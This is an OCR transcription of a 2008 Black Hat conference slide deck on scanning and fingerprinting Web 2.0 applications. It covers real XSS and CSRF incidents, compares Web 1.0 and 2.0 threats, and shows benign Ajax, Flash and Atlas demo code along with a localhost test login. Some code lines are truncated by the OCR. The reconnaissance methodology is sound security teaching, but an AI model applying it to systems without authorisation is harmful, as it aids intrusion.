Scanning Applications 2.0 Next generation scan, attacks and tools

Shreeraj Shah


Washington DC
20th Feb 2008

Black Hat Briefings

Who Am I?

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd. (Brief)
  - SecurityExposure.com
- **Past experience**
  - Net Square, Chase, IBM & Foundstone
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O’erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking



Agenda

- Web 2.0 State – Trends, Challenges and Architecture
- Web 2.0 Fingerprinting and Discovery
- Crawling Web 2.0 applications
- Web 2.0 Scan – Attacks, Vulns. and Tools
- Web 2.0 Components and Security – RSS, Mashups, Blogs etc.
- SOA – Scanning and Vulnerabilities
- Code Reviews and WAF for Web 2.0
- Conclusion


Web 2.0
Architecture, Changes and Challenges

Moving to Web 2.0


Web 2.0 State

- 80% of companies are investing in Web Services as part of their Web 2.0 initiative (McKinsey 2007 Global Survey)
- By the end of 2007, 30 percent of large companies have some kind of Web 2.0-based business initiative up and running. (Gartner)
- 2008. Web Services or Service-Oriented Architecture (SOA) would surge ahead. (Gartner)

Web 2.0 – Application of Applications




Web 2.0 Application Layers



Web 2.0 Security State

- Complex architecture and confusion with technologies
- Web 2.0 worms and viruses – Sammy, Yammaner & Spaceflash
- Ajax and JavaScripts – Client side attacks are on the rise (XSS/CSRF)
- Web Services attacks and exploitation
- Flash clients are running with risks

Real Life Cases



WHID 2007-72: Gmail CSRF exploited to hijack a domain
Reported: *30 December 2007*
Occurred: *15 December 2007*

Classifications:
- **Attack Method**: Cross Site Request Forgery
- **Country**: UK
- **Origin**: Iran
- **Outcome**: Defacement
- **Outcome**: Blackmail

Adding filter through CSRF

WHID 2007-69: The Orkut XSS Worm
Reported: *19 December 2007*
Occurred: *19 December 2007*

Classifications:
- **Attack Method**: Cross Site Scripting (XSS)
- **Country**: USA
- **Outcome**: Worm

Loading js file through flash from scrapbook

WHID 2006-41: Making money with MySpace bulletin system!
Reported: *24 July 2006*
Occurred: *16 June 2006*

Classifications:
- **Attack Method**: Cross Site Scripting (XSS)
- **Attack Method**: Abuse of Functionality

Attacking blogs and boards

WHID 2006-39: Another Google XSS
Reported: *24 July 2006*
Occurred: *04 July 2006*

Classifications:
- **Attack Method**: Cross Site Scripting (XSS)
- **Outcome**: Disclosure Only

XSS through RSS feed

WHID 2006-37: MySpace Hack Spreading
Reported: *24 July 2006*
Occurred: *16 July 2006*

Classifications:
- **Attack Method**: Cross Site Scripting (XSS)
- **Outcome**: Worm

Flash components

WHID 2006-1: Google's Blogger HRS vulnerability
Reported: *26 February 2006*
Occurred: *02 January 2006*

Classifications:
- **Attack Method**: HTTP Response Splitting
- **Outcome**: Disclosure Only

HTTP Response Splitting

Source: The Web Hacking Incidents Database [http://webappsec.org/projects/whid/]

Web 2.0 Application Case

- XSS in Ajax routine was discovered.
- Blog is in fashion for Web 2.0 applications and is having several XSS.
- CSRF was possible through JSON stream. (content-type check)
- Information disclosure during JSON fuzzing [Internal information].
- SQL injection over XML pipe.
- Logical bug from client side.

Changes & Challenges

- Application Infrastructure

Changing dimension	Web 1.0	Web 2.0
(AI1) Protocols	HTTP & HTTPS	SOAP, XML-RPC, REST etc. over HTTP & HTTPS
(AI2) Information structures	HTML transfer	XML, JSON, JS Objects etc.
(AI3) Communication methods	Synchronous Postback Refresh and Redirect	Asynchronous & Cross-domains (proxy)
(AI4) Information sharing	Single place information (No urge for integration)	Multiple sources (Urge for integrated information platform)

Changes & Challenges

- Security Threats

Changing dimension	**Web 1.0**	**Web 2.0**
***(T1)* Entry points**	Structured	Scattered and multiple
***(T2)* Dependencies**	Limited	• Multiple technologies • Information sources • Protocols
***(T3)* Vulnerabilities**	Server side [Typical injections]	• Web services [Payloads] • Client side [XSS & XSRF]
***(T4)* Exploitation**	Server side exploitation	Both server and client side exploitation

Changes & Challenges

- Methodology

Changing dimension	Web 1.0	Web 2.0
Footprinting	Typical with "Host" and DNS	Empowered with search
Discovery	Simple	Difficult with hidden calls
Enumeration	Structured	Several streams
Scanning	Structured and simple	Difficult with extensive Ajax
Automated attacks	Easy after discovery	Difficult with Ajax and web services
Reverse engineering	On the server-side [Difficult]	Client-side with Ajax & Flash
Code reviews	Focus on server-side only	Client-side analysis needed

Changes & Challenges

- Countermeasure

Changing dimension	Web 1.0	Web 2.0
Owner of information	Single place	Multiple places [Mashups & RSS]
Browser security	Simple DOM usage	Complex DOM usage
Validations	Server side	Client side [incoming content]
Logic shift	Only on server	Client side shift
Secure coding	Structured and single place	Multiple places and scattered

Web 2.0
Fingerprinting & Discovery


Application Server Fingerprinting

- Identifying Web and Application servers.
- Forcing handlers to derive internal plugin or application servers like Tomcat or WebLogic.
- Looking for Axis or any other Web Services container.
- Gives overall idea about infrastructure.


Demo

Ajax/RIA call

- Asynchronous JavaScript and XML




Ajax/RIA call



```
Got it!
```

```
function getajax()
{
        var http;
        if(window.XMLHttpRequest){
            http = new XMLHttpRequest();
        }else if (window.ActiveXObject){
                http=new ActiveXObject("Msxml2.XMLHTTP");
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "./ajax.txt", true);
        http.onreadystatechange = function()
        {
                if (http.readyState == 4) {
            response = http.responseText;
            document.getElementById('main').innerHTML = response;
        }
}
http.send(null);
}
```

Ajax/RIA call




GET http://localhost/demos/.

```
Got it!
```

```
<script>
function getproto(){
      var url = './ajax.txt';
      var target = 'proto';
      var myAjax = new Ajax.Updater(target, url, {method: 'get'});
}
</script>
<a href="javascript:getproto()">Get Ajax Proto</href>
<div id='proto'></div>
</body>
</html>
```

Fingerprinting

- Ajax based frameworks and identifying technologies.
- Running with what?
  - Atlas
  - GWT
  - Etc.



```
<script type="text/javascript" src="./prototype.js"></script>
<script>
```

- Helps in identifying weakness of the application layer.
- Good idea on overall application usage.


Demo

Fingerprinting


- Fingerprinting RIA components running with Flash.
- Atlas script discovery and hidden entry points identification.
- Scanning for other frameworks.

Demo

RIA fingerprints




```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  id="finder" width="100%" height="100%"
  codebase="http://fpdownload.macromedia.com/get/flashplayer/current,
  <param name="movie" value="find.swf" />
  <param name="quality" value="high" />
  <param name="bgcolor" value="#5c5f45" />
  <param name="allowScriptAccess" value="sameDomain" />
  <embed src="find.swf" quality="high" bgcolor="#5c5f45"
    width="100%" height="100%" name="finder" align="middle"
    play="true"
    loop="false"
    quality="high"
    allowScriptAccess="sameDomain"
    type="application/x-shockwave-flash"
    pluginspage="http://www.adobe.com/g
  </embed>
</object>
```



```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  id="finder" width="100%" height="100%"
  codebase="http://fpdownload.macromedia.com/get/flashplayer/currer
  <param name="movie" value="search.lzx?lzt=swf&lzr=swf7" />
  <param name="quality" value="high" />
  <param name="bgcolor" value="#5c5f45" />
  <param name="allowScriptAccess" value="sameDomain" />
  <embed src="finder" quality="high" bgcolor="#5c5f45"
    width="100%" height="100%" name="finder" align="middle"
    play="true"
    loop="false"
    quality="high"
    allowScriptAccess="sameDomain"
    type="application/x-shockwave-flash"
    pluginspage="http://www.adobe.com/go/getflashplayer">
  </embed>
</object>
```

Atlas framework discovery



Please Login


Username shreeraj

Password ********

User is authenticated!

POST http://localhost/atlas/trade.asmx?mn=logi

```
{"user":"shreeraj","pass":"shreeraj"}
```



Source of: http://localhost/atlas/trade.aspx - Mozilla Firefox

```
<script type="text/xml-script">
<page xmlns:script="http://schemas.microsoft.com/xml-script/2005">
  <references>
    <add src="./trade.asmx/js" onscriptload="trade.path = '/atlas/trade.asmx'" />
  </references>
  <components />
</page></script>
<script type="text/javascript">
</script>
</form>
```

